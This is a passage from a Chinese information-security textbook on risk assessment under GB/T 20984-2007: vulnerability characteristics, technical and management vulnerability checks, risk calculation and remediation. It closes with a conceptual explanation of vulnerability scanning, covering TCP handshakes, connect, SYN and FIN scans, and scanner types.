① 访问路径。该特征反映了脆弱性被利用的路径，包括：本地访问，邻近网络访问，远程网络访问。

② 访问复杂性。该特征反映了攻击者能访问目标系统时利用脆弱性的难易程度，可用高、中、低三个值进行度量。

③ 鉴别。该特征反映了攻击者为了利用脆弱性需要通过目标系统鉴别的次数，可用多次、1 次、0 次三个值进行度量。

④ 保密性影响。该特征反映了脆弱性被成功利用时对保密性的影响，可用完全泄密、部分泄密、不泄密三个值进行度量。

⑤ 完整性影响。该特征反映了脆弱性被成功利用时对完整性的影响，可用完全修改、部分修改、不能修改三个值进行度量。

⑥ 可用性影响。该特征反映了脆弱性被成功利用时对可用性的影响，可用完全不可用、部分可用、可用性不受影响三个值进行度量。

脆弱性的时间特征包括：

① 可利用性。该特征反映了脆弱性可利用技术的状态或脆弱性可利用代码的可获得性，可用未证明、概念证明、可操作、易操作、不确定六个值进行度量。

② 补救级别。该特征反映了脆弱性可补救的级别，可用官方正式补救方案、官方临时补救方案、非官方补救方案、无补救方案、不确定五个值进行度量。

③ 报告可信性。该特征反映了脆弱性存在的可信度以及脆弱性技术细节的可信度，可用未证实、需进一步证实、已证实、不确定四个值进行度量。

脆弱性的环境特征包括：

① 破坏潜力。该特征反映了通过破坏或偷窃财产和设备，造成物理资产和生命损失的潜在可能性，可用无、低、中等偏低、中等偏高、高、不确定六个值进行度量。

② 目标分布。该特征反映了存在特定脆弱性的系统的比例，可用无、低、中、高、不确定五个值进行度量。

③ 安全要求。该特征反映了组织和信息系统对 IT 资产的保密性、完整性和可用性的安全要求，可以用低、中、高、不确定四个值进行度量。

在识别脆弱性同时，评估人员应对已采取的安全措施及其有效性进行确认。安全措施的确认应分析其有效性，即是否能够抵御威胁的攻击。对有效的安全措施继续保持，以避免不必要的工作和费用，防止安全措施的重复实施，对确认为不适当的安全措施应核实是否需要取消或对其进行修正，或用更合适的安全措施替代。

脆弱性识别所采用的方法主要有：文档查阅、问卷调查、人工核查、工具检测、渗透性测试等。

1. 安全技术脆弱性核查

安全技术脆弱性核查包括，检查组织和信息系统自身在技术方面存在的脆弱性，以及核查所采取的安全措施有效程度。

（1）物理环境安全

物理环境安全脆弱性是指机房和办公建筑物及其配套设施、设备、线路以及用电在安全方面存在的脆弱性，包括：建筑物、设备或线路遭到破坏或出现故障、遭到非法访问，设备被盗窃，出现信息泄露，出现用电中断等。

核查物理环境所采取的安全措施及其有效性，包括：机房选址、建筑物的物理访问控制、防盗窃和防破坏、防雷击、防火、防水和防潮、防静电、温湿度控制、电力供应、电磁防护等。

物理环境安全技术脆弱性核查的方法包括：现场查看、询问物理环境现状，验证安全措施的有效性。

（2）网络安全

网络安全脆弱性是指网络通信设备及网络安全设备、网络通信线路、网络通信服务在安全方面存在的脆弱性，包括：非法使用网络资源、非法访问或控制网络通信设备及网络安全设备、非法占用网络通信信道、网络通信服务带宽和质量不能保证、网络线路泄密、传播非法信息等。

核查网络安全所采取的安全措施及其有效性，包括：网络拓扑图、vlan 划分、网络访问控制、网络设备防护、安全审计、边界完整性检查、入侵防范、恶意代码防范等。

网络安全脆弱性核查应该进行结构分析、功能分析、安全功能分析和性能分析；可采取白盒测试、黑盒测试、灰盒测试等方法。

网络安全脆弱性核查方法包括：查看网络拓扑图、网络安全设备的安全策略、配置等相关文档，询问相关人员、查看网络设备的硬件配置情况、手工或自动查看或检测网络设备的软件安装和配置情况、查看和验证身份鉴别、访问控制、安全审计等安全功能、检查分析网络和安全设备日志记录、利用工具探测网络拓扑结构、扫描网络安全设备存在的漏洞、探测网络非法接入或外联情况、测试网络流量、网络设备负荷承载能力以及网络带宽、手工或自动查看和检测安全措施的使用情况并验证其有效性等。

（3）主机系统安全

主机系统安全脆弱性是指主机硬件设备、操作系统、数据库系统以及其他相关软件在安全方面存在的脆弱性，包括：非法访问或控制操作系统、数据库系统以及其他相关软件系统、非法占用网络或系统资源等。

核查主机系统所采取的安全措施及其有效性，包括：身份鉴别、访问控制、安全审计、剩余信息保护、入侵防范、恶意代码防范、资源控制等。

主机系统安全脆弱性核查应该进行结构、功能、安全功能和性能分析；可采取白盒测试、黑盒测试、灰盒测试等方法。

主机系统安全脆弱性核查方法包括：手工或自动查看或检测主机硬件设备的配置情况以及软件系统的安装配置情况，查看软件系统的自启动和运行情况，查看和验证身份鉴别、访问控制、安全审计等安全功能，查看并分析主机系统运行产生的历史数据（如

鉴别信息、上网痕迹），检查并分析软件系统日志记录，利用工具扫描主机系统存在的漏洞，测试主机系统的性能，手工或自动查看或检测安全措施的使用情况并验证其有效性等。

（4）应用系统安全

应用系统安全脆弱性是指应用系统在安全方面存在的脆弱性，包括：非法访问或控制业务应用系统，非法占用业务应用系统资源等。

核查应用系统所采取的安全措施及其有效性，包括：身份鉴别、访问控制、安全审计、剩余信息保护、通信完整性、通信保密性、抗抵赖、软件容错、资源控制等。

应用系统安全脆弱性核查应进行结构、功能、安全功能和性能分析；可采取白盒测试、黑盒测试、灰盒测试等方法。

应用系统安全脆弱性核查方法包括：可查阅应用系统的需求、设计、测试、运行报告等相关文档，检查应用系统在架构设计方面的安全性（包括应用系统各功能模块的容错保障、各功能模块在交互过程中的安全机制、以及多个应用系统之间数据交互接口的安全机制等），审查应用系统源代码，手工或自动查看或检测应用系统的安装配置情况，查看和验证身份鉴别、访问控制、安全审计等安全功能，查看并分析主机系统运行产生的历史数据（如用户登录、操作记录），检查并分析应该系统日志记录，利用扫描工具检测应用系统存在的漏洞，测试应用系统的性能，手工或自动查看或检测安全措施的使用情况并验证其有效性等。

（5）数据安全

数据安全脆弱性是指数据存储和传播在安全方面存在的脆弱性，包括：数据泄露、数据篡改和破坏、数据不可用等。

核查数据安全所采取的安全措施及其有效性，包括：数据完整性保护措施、数据保密性保护措施、备份和恢复等。

数据安全核查的方法包括：通信协议分析、数据破解、数据完整性校验等。

2．安全管理脆弱性核查

根据被评估组织安全管理要求，应对负责信息系统管理和运行维护部门进行安全管理核查。安全管理核查主要通过查阅文档、抽样调查和询问等方法，并核查信息安全规章制度的合理性、完整性、适用性等。

（1）安全管理组织

安全管理组织脆弱性是指组织在安全管理机构设置、职能部门设置、岗位设置、人员配置等是否合理，分工是否明确，职责是否清晰，工作是否落实等。

安全管理组织脆弱性核查方法包括：查看安全管理机构设置、职能部门设置、岗位设置、人员配置等相关文件，以及安全管理组织相关活动记录等文件。

（2）安全管理策略

安全管理策略为组织实施安全管理提供指导。安全管理策略核查主要核查安全管理

策略的全面性和合理性。

安全管理策略脆弱性核查方法包括：查看是否存在明确的安全管理策略文件，并就安全策略有关内容询问相关人员，分析策略的有效性，识别安全管理策略存在的脆弱性。

（3）安全管理制度

安全管理制度脆弱性是指安全管理制度体系的完备程度，制度落实等方面存在的脆弱性，以及安全管理制度制定与发布、评审与修订、废弃等管理存在的问题。

安全管理制度脆弱性核查方法包括：审查相关制度文件完备情况，查看制度落实的记录，就制度有关内容询问相关人员，了解制度的执行情况，综合识别安全管理制度存在的脆弱性。

（4）人员安全管理

人员安全管理包括：人员录用、教育与培训、考核、离岗等，以及外部人员访问控制安全管理。

人员安全管理脆弱性核查方法包括：查阅相关制度文件以及相关记录，或要求相关人员现场执行某些任务，或以外来人员身份访问等方式进行人员安全管理脆弱性的识别。

（5）系统运维管理

系统运维管理是保障系统正常运行的重要环节，涉及系统正常运行和组织正常运转，包括：物理环境、资产、设备、介质、网络、系统、密码的安全管理，以及恶意代码防范、安全监控和监管、变更、备份与恢复、安全事件、应急预案管理等。

系统运维管理脆弱性核查方法包括：审阅系统运维的相关制度文件、操作手册、运维记录等，现场查看运维情况，访谈运维人员，让运维人员演示相关操作等方式进行系统运维管理脆弱性的识别。

3．脆弱性分析报告

脆弱性严重程度分为很高、高、中等、低、很低五个级别，级别越高表示脆弱性越严重。各级别含义可参照《信息安全技术 信息安全风险评估规范》（GB/T 20984—2007）。

脆弱性分析报告中，应当包括如下内容：

① 资产存在的各种脆弱性；

② 脆弱性的特征及其赋值，包括基本特征（如访问路径、访问复杂性、鉴别、保密性影响、完整性影响、可用性影响）、时间特征（如可利用性、补救水平、报告可信性）、环境特征（如破坏潜力、目标分布、安全要求）；

③ 计算脆弱性严重程度的方法；

④ 严重脆弱性说明；

⑤ 脆弱性之间的关联分析，不同的脆弱性可能反映同一方面的问题，或可能造成相似的后果，这些脆弱性可以合并；某些脆弱性的严重程度互相影响，特别对于某个资产，其技术脆弱性的严重程度还受到组织管理脆弱性的影响，因而这些脆弱性的严重程

度可能需要修正。

6.3.3 风险分析阶段工作

风险评估是以围绕被评估组织核心业务开展为原则的，评估业务所面临的安全风险。风险分析的主要方法是对业务相关的资产、威胁、脆弱性及其各项属性的关联分析，综合进行风险分析和计算。

1. 风险分析模型

依据《信息安全技术 信息安全风险评估规范》（GB/T 20984—2007）所确定的风险分析方法，如图 6-64 所示，一般构建风险分析模型是将资产、威胁、脆弱性三个基本要素及每个要素相关属性，进行关联，并建立各要素之间的相互作用机制关系。




图 6-64 信息安全风险分析原理图

建立风险评估分析模型，首先通过威胁与脆弱性进行关联，哪些威胁可以利用哪些脆弱性，可引发安全事件，并分析安全事件发生的可能性；其次，通过资产与脆弱性进行关联，哪些资产存在脆弱性，一旦安全事件发生，造成的损失有多大。

信息安全风险各识别要素的关系，$R=F(A, T, V)$。其中，其中，R 表示安全风险计算函数；A 表示资产；T 表示威胁；V 表示脆弱性。

2. 风险计算方法

组织或信息系统安全风险需要通过具体的计算方法实现风险值的计算。风险计算方法一般分为定性计算方法和定量计算方法两大类。

① 定性计算方法是将风险的各要素资产、威胁、脆弱性等的相关属性进行量化（或等级化）赋值，然后选用具体的计算方法（如相乘法或矩阵法）进行风险计算；

② 定量计算方法是通过将资产价值和风险等量化为财务价值的方式来进行计算的一种方法。由于定量计算法需要等量化财务价值，在实际操作中往往难以实现。

由于定量计算方法在实际工作中可操作性较差，一般风险计算多采用定性计算方法。风险的定性计算方法实质反应的是组织或信息系统面临风险大小的准确排序，确定

风险的性质（无关紧要、可接受、待观察、不可接受等），而不是风险计算值本身的准确性。

具体风险计算方法，可参考《信息安全技术 信息安全风险评估规范》（GB/T 20984—2007）中的附录 A（资料性附录）风险的计算方法。

3．风险分析与评价

通过风险计算，应对风险情况进行综合分析与评价。风险分析是基于计算出的风险值确定风险等级。风险评价则是对组织或信息系统总体信息安全风险的评价。

风险分析，首先对风险计算值进行等级化处理。风险等级化处理目的是，对风险的识别直观化，便于对风险进行评价。等级化处理的方法是按照风险值的高低进行等级划分，风险值越高，风险等级越高。风险等级一般可划分为五级：很高、高、中等、低、很低，也可根据项目实际情况确定风险的等级数，如划分为高、中、低三级。

风险评价方法是根据组织或信息系统面临的各种风险等级，通过对不同等级的安全风险进行统计、分析，并依据各等级风险所占全部风险的百分比，确定总体风险状况。具体风险评价参见表 6-13。

表 6-13　安全风险评价表

风险等级	占全部风险百分比	总体风险评价结果		
		高	中	低
很高	≥10%	高		
高	≥30%	高		
中等	≥30%		中	
低				低
很低				低

4．风险评估报告

风险评估报告是风险分析阶段的输出文档，是对风险分析阶段工作的总结。风险评估报告中需要对建立的风险分析模型进行说明，并需要阐明采用的风险计算方法及风险评价方法。

报告中应对计算分析出的风险给予详细说明，主要包括：风险对组织、业务及系统的影响范围、影响程度，依据的法规和证据；风险评价结论。

风险评估报告是风险评估工作的重要内容，是风险处置阶段的关键依据。同时，风险评估报告可作为组织从事其他信息安全管理工作的重要参考内容，如信息安全检查、信息系统等级保护测评、信息安全建设等。

6.3.4　风险处置建议

6.3.4.1　风险处置原则

风险处置依据风险评估结果，针对风险分析阶段输出的风险评估报告进行风险

处置。

风险处置的基本原则是适度接受风险，根据组织可接受的处置成本将残余安全风险控制在可以接受的范围内。

依据国家、行业主管部门发布的信息安全建设要求进行的风险处置，应严格执行相关规定。如依据等级保护相关要求实施的安全风险加固工作，应满足等级保护相应等级的安全技术和管理要求；对于因不能够满足该等级安全要求产生的风险则不能够适用适度接受风险的原则。对于有着行业主管部门特殊安全要求的风险处置工作，同样不适用该原则。

6.3.4.2 风险整改建议

风险处置方式一般包括接受、消减、转移、规避等。安全整改是风险处置中常用的风险消减方法。风险评估需提出安全整改建议。

安全整改建议需根据安全风险的严重程度、加固措施实施的难易程度、降低风险的时间紧迫程度、所投入的人员力量及资金成本等因素综合考虑。

① 对于非常严重、需立即降低且加固措施易于实施的安全风险，建议被评估组织立即采取安全整改措施。

② 对于非常严重、需立即降低，但加固措施不便于实施的安全风险，建议被评估组织立即制定安全整改实施方案，尽快实施安全整改；整改前应对相关安全隐患进行严密监控，并作好应急预案。

③ 对于比较严重、需降低且加固措施不易于实施的安全风险，建议被评估组织制定限期实施的整改方案；整改前应对相关安全隐患进行监控。

在风险整改建议提出之后，紧接着组织召开的评审会是评估活动结束的重要标志。评审会应由被评估组织组织，评估机构协助。评审会参与人员一般包括：被评估组织、评估机构及专家等。

被评估组织包括：单位信息安全主管领导、相关业务部门主管人员、信息技术部门主管人员、参与评估活动的主要人员等；

评估机构包括：项目组长、主要评估人员；

专家包括：被评估组织行业信息安全专家，信息安全专业领域专家等。

1. 评审文档

评审会由被评估组织人员主持，提供有关文档供评审人员进行核查。项目组长及相关人员需对评估技术路线、工作计划、实施情况、达标情况等内容进行汇报，并解答评审人员的质疑。

下表列出了信息安全风险评估项目验收时，评估小组应提交的验收评审文档，参见表 6-14。

表 6-14　信息安全风险评估项目验收文档

工作阶段	输出文档	文档内容
准备阶段	《系统调研报告》	对被评估系统的调查了解情况，涉及网络结构、系统情况、业务应用等内容
	《风险评估方案》	根据调研情况及评估目的，确定评估的目标、范围、对象、工作计划、主要技术路线、应急预案等
识别阶段	《资产价值分析报告》	资产调查情况，分析资产价值，以及重要资产说明
	《威胁分析报告》	威胁调查情况，明确存在的威胁及其发生的可能性，以及严重威胁说明
	《安全技术脆弱性分析报告》	物力、网络、主机、应用、数据等方面的脆弱性说明
	《安全管理脆弱性分析报告》	安全组织、安全策略、安全制度、人员安全、系统运维等方面的脆弱性说明
	《已有安全措施分析报告》	分析组织或信息系统已部署安全措施的有效性，包括技术和管理两方面的安全管控说明
风险分析	《风险评估报告》	对资产、威胁、脆弱性等评估数据进行关联计算、分析评价等，应说明风险分析模型、分析计算方法
风险处置	《安全整改建议》	对评估中发现的安全问题给予有针对性的风险处置建议

2．评审意见

评审会中，需有专门记录人员负责对各位专家发表意见进行记录。评审会成果是会议评审意见。

评审意见包括：针对评估项目的实施流程、风险分析的模型与计算方法、评估的结论及评估活动产生的各类文档等内容提出意见。评审意见对于被评估组织是否接受评估结果，具有重要的参考意义。

依据评审意见，评估机构应对相关报告进行完善、补充和修改，并将最终修订材料一并提交被评估组织，作为评估项目结束的移交文档。

风险处置结束之后，还会存在一些残余风险。残余风险处置是风险评估活动的延续，是被评估组织按照安全整改建议全部或部分实施整改工作后，对仍然存在的安全风险进行识别、控制和管理的活动。

对于已完成安全加固措施的信息系统，为确保安全措施的有效性，可进行残余风险评估，评估流程及内容可做有针对性的剪裁。

残余风险评估的目的是对信息系统仍存在的残余风险进行识别、控制和管理。如某些风险在完成了适当的安全措施后，残余风险的结果仍处于不可接受的风险范围内，应考虑进一步增强相应的安全措施。

6.4　网络安全防护技术的应用

信息系统的安全防护是一项非常复杂的工程，围绕它目前已经形成了众多安全技

术。而一个安全的信息系统通常要综合采用多种技术和部署相应的安全产品，通过建立一个纵深的安全防护体系，从而增加攻击者入侵系统所花费的时间、成本和所需要的资源，以最终降低系统被攻击的危险，达到安全防护的目标。以下将以信息系统安全防护技术中几种比较典型的技术架构为例，阐述信息系统安全防护技术的应用。

6.4.1 网络安全漏洞扫描技术及应用

1．网络安全漏洞扫描的工作原理

安全漏洞扫描技术是一类重要的网络安全技术。安全漏洞扫描技术与防火墙、入侵检测系统互相配合，能够有效提高网络的安全性。通过对网络的扫描，网络管理员可以了解网络的安全配置和运行的应用服务，及时发现安全漏洞，客观评估网络风险等级。网络管理员可以根据扫描的结果更正网络安全漏洞和系统中的错误配置，在黑客攻击前进行防范。如果说防火墙和网络监控系统是被动的防御手段，那么安全漏洞扫描就是一种主动的防范措施，可以有效避免黑客攻击行为，做到防患于未然。

网络安全漏洞扫描技术是计算机安全扫描技术的主要分类之一。网络安全漏洞扫描技术主要针对系统中设置的不合适脆弱的口令，以及针对其他同安全规则抵触的对象进行检查等。

网络安全漏洞扫描技术是一种基于 Internet 远程检测目标网络或本地主机安全性脆弱点的技术。通过网络安全漏洞扫描，系统管理员能够发现所维护的 Web 服务器的各种 TCP/IP 端口的分配、开放的服务、Web 服务软件版本和这些服务及软件呈现在 Internet 上的安全漏洞。网络安全漏洞扫描技术也是采用积极的、非破坏性的办法来检验系统是否有可能被攻击崩溃。它利用了一系列的脚本模拟对系统进行攻击的行为，并对结果进行分析。这种技术通常被用来进行模拟攻击实验和安全审计。网络安全漏洞扫描技术与防火墙、安全监控系统互相配合就能够为网络提供很高的安全性。

一次完整的网络安全漏洞扫描分为三个阶段：

第一阶段：发现目标主机或网络。

第二阶段：发现目标后进一步搜集目标信息，包括操作系统类型、运行的服务以及服务软件的版本等。如果目标是一个网络，还可以进一步发现该网络的拓扑结构、路由设备以及各主机的信息。

第三阶段：根据搜集到的信息判断或者进一步测试系统是否存在安全漏洞。

网络安全漏洞扫描技术包括有 PING 扫射（Ping sweep）、操作系统探测（Operating system identification）、如何探测访问控制规则（firewalking）、端口扫描（Port scan）以及漏洞扫描（vulnerability scan）等。这些技术在网络安全漏洞扫描的三个阶段中各有体现。

PING 扫描用于网络安全漏洞扫描的第一阶段，可以帮助我们识别系统是否处于活动状态。操作系统探测、如何探测访问控制规则和端口扫描用于网络安全漏洞扫描的第

二阶段，其中操作系统探测顾名思义就是对目标主机运行的操作系统进行识别；如何探测访问控制规则用于获取被防火墙保护的远端网络的资料；而端口扫描是通过与目标系统的 TCP/IP 端口连接，并查看该系统处于监听或运行状态的服务。网络安全漏洞扫描第三阶段采用的漏洞扫描通常是在端口扫描的基础上，对得到的信息进行相关处理，进而检测出目标系统存在的安全漏洞。

网络安全漏洞扫描技术的两大核心技术就是端口扫描技术与漏洞扫描技术，这两种技术广泛运用于当前较成熟的网络扫描器中，如著名的 Nmap 和 Nessus 就是利用了这两种技术。下面将分别介绍这两种技术的原理。

网络中一个端口就是一个潜在的通信通道，也就是一个入侵通道。对目标计算机进行端口扫描，能得到许多有用的信息，从而发现系统的安全漏洞。它使系统用户了解系统目前向外界提供了哪些服务，从而为系统用户管理网络提供了一种手段。

端口扫描向目标主机的 TCP/IP 服务端口发送探测数据包，并记录目标主机的响应。通过分析响应来判断服务端口是打开还是关闭，就可以得知端口提供的服务或信息。端口扫描也可以通过捕获本地主机或服务器的流入流出 IP 数据包来监视本地主机的运行情况，它仅能对接收到的数据进行分析，帮助我们发现目标主机的某些内在的弱点，而不会提供进入一个系统的详细步骤。

端口扫描主要有经典的扫描器（全连接）以及所谓的 SYN（半连接）扫描器。此外还有间接扫描和秘密扫描等。要想理解它们的工作原理，首先应该对 TCP/IP 数据包的内容以及 TCP 的秘密握手机制有所了解。除了携带发送和接收方的 IP 地址和端口号外，TCP 的报头还包含一个序列号和一些起着特殊作用的标记位，如：SYN，ACK 和 FIN。

当系统间彼此说“HELLO”或道“GOODBYE”时，就会用到所谓的握手机制。让我们先看看如何利用 TCP/IP 的握手机制来建立一个连接。当你想网上冲浪，或者想 TELNET 到远程主机时三次握手机制就会为生成一个这样的连接。

它的工作过程大致如下：握手的第一步，一台计算机首先请求和另外一台计算机建立连接，它通过发送 SYN 请求来完成，也即前面提到的 SYN 标记位置位。消息的内容就像是说：“HI，听着，我想和你的机子端口 X 说话，咱们先同步一下，我用序列号 Y 来开始连接。”端口 X 表示了连接的服务类型。两台计算机间的每条信息都有一个由发送方产生的序列号，序列号的使用使得双方知道它们之间是同步的，而且还可以起到丢失信息时或接收顺序错误时发送警告信息的作用。

握手的第二步，接收到 SYN 请求的计算机响应发送来的序列号，它会将 ACK 标记位置位，同时它也提供自己的序列号，这个做法类似于说：“OH，亲爱的，我已经收到了你的号码，这是我的号码。”

到现在为止，发起连接建立请求的计算机认为连接已经建立起来，然而对方却并不这样认为，对方还要等到它自己的序列号有了应答后才能确认连接已经建立起来。因此现在的状态可以称为“半连接”。如果发起连接请求的计算机不对收到的序列号作出应答，

那么这个连接就永远也建立不起来，而正因为没有建立连接，所以系统也不会对这次连接做任何记录。

握手的第三步，发起连接请求的计算机对收到的序列号作出应答，这样，两台计算机之间的连接才算建立起来。

两台计算机说："GOODYBYE"时的握手情况与此类似：当一台计算机没有更多的数据需要发送了，它发送一个 FIN 信号（将 FIN 标记位置位）通知另一端，接收到 FIN 的另一端计算机可能发送完了数据，也可能没发送完，但它会对此作出应答，而当它真正完成所有需要发送的数据后，它会再发送一个自己的 FIN 信号，等对方对此作出应答后，连接才彻底解除。

全连接扫描是 TCP 端口扫描的基础，现有的全连接扫描有 TCP connect()扫描和 TCP 反向 ident 扫描等。其中 TCP connect()扫描的实现原理如下所述：

扫描主机通过 TCP/IP 协议的三次握手与目标主机的指定端口建立一次完整的连接。连接由系统调用 connect 开始。如果端口开放，则连接将建立成功；否则，若返回-1 则表示端口关闭。建立连接成功：响应扫描主机的 SYN/ACK 连接请求，这一响应表明目标端口处于监听（打开）的状态。如果目标端口处于关闭状态，则目标主机会向扫描主机发送 RST 的响应。

半连接（SYN）扫描是端口扫描没有完成一个完整的 TCP 连接，在扫描主机和目标主机的一指定端口建立连接时候只完成了前两次握手，在第三步时，扫描主机中断了本次连接，使连接没有完全建立起来，这样的端口扫描称为半连接扫描，也称为间接扫描。现有的半连接扫描有 TCPSYN 扫描和 IP ID 头 dumb 扫描等。

SYN 扫描的优点在于即使日志中对扫描有所记录，但是尝试进行连接的记录也要比全扫描少得多。缺点是在大部分操作系统下，发送主机需要构造适用于这种扫描的 IP 包，通常情况下，构造 SYN 数据包需要超级用户或者授权用户访问专门的系统调用。

FIN 秘密扫描就是向它的目的地一个根本不存在的连接发送 FIN 信息，如果这项服务没有开，那么目的地会响应一条错误信息，但如果是有这项服务，那么它将忽略这条信息。这样，扫描者的问题"你运行 X 吗"就有了答案，而且还不会在系统中有所记录。

漏洞扫描技术原理：漏洞扫描技术主要是检查目标主机是否存在漏洞。它主要通过以下两种方法来检查目标主机是否存在漏洞：在端口扫描后得知目标主机开启的端口以及端口上的网络服务，将这些相关信息与网络漏洞扫描系统提供的漏洞库进行匹配，查看是否有满足匹配条件的漏洞存在；通过模拟黑客的攻击手法，对目标主机系统进行攻击性的安全漏洞扫描，如测试弱势口令等。若模拟攻击成功，则表明目标主机系统存在安全漏洞。

2．网络安全漏洞扫描器分类

漏洞扫描器在网络安全的发展中出现了各种各样的版本，从功能单一至复杂，从本地安全探测到远程的安全探测。一般地，从扫描器的探测功能来说，可以分为以下几类：

（1）网络扫描器

网络漏洞扫描器是指基于 Internet 远程检测目标网络和主机系统漏洞的程序（Nessus、Satan 等），如提供网络服务、后门程序、密码破解和阻断服务等的扫描测试。它是一种自动检测远程或本地主机安全性弱点的程序，模拟攻击者对目标网络进行攻击探测，找出目标存在的脆弱点。网络扫描器针对远程主机(网络)进行探测，有很大的灵活性，其适用性广。通过使用漏洞扫描器，网络管理员能够及时发现所维护的服务器或主机的各种端口的分配情况、提供的服务、服务软件版本和这些服务及软件所存在的安全漏洞，从而及时修补漏洞。网络漏洞扫描通过检测目标主机 TCP/IP 不同端口的服务，记录目标给予的回答。通过这种方法，可以搜集到很多目标主机的各种信息(如是否能用匿名登录，是否有可写的 FTP 目录，是否能用 Telnet 等)。在获得目标主机 TCP/IP 端口和其对应的网络访问服务的相关信息后，与网络漏洞扫描系统提供的漏洞库进行匹配，如果满足匹配条件，则视为漏洞存在。在匹配上，网络漏洞扫描器一般采用基于规则的匹配技术。即根据安全专家对网络系统安全漏洞、黑客攻击案例的分析和系统管理员关于网络系统安全配置的实际经验，形成一套标准的系统漏洞库，然后在此基础上构成相应的匹配规则，由程序自动进行系统漏洞扫描的分析工作。此外，通过模拟黑客攻击的手法，对目标主机系统进行攻击性的安全漏洞扫描，如测试弱势口令等，也是扫描模块的实现方法之一。此方法通过使用插件进行模拟攻击，如果模拟攻击成功，则视为漏洞存在。一般插件是由脚本语言编写的子程序，扫描程序可以通过调用它来执行漏洞扫描，检测出系统中存在的漏洞。用户可以随时下载最新的插件以检测出更多的漏洞，甚至还可根据需要自己编写插件以扩充漏洞扫描软件的功能。

（2）主机扫描器

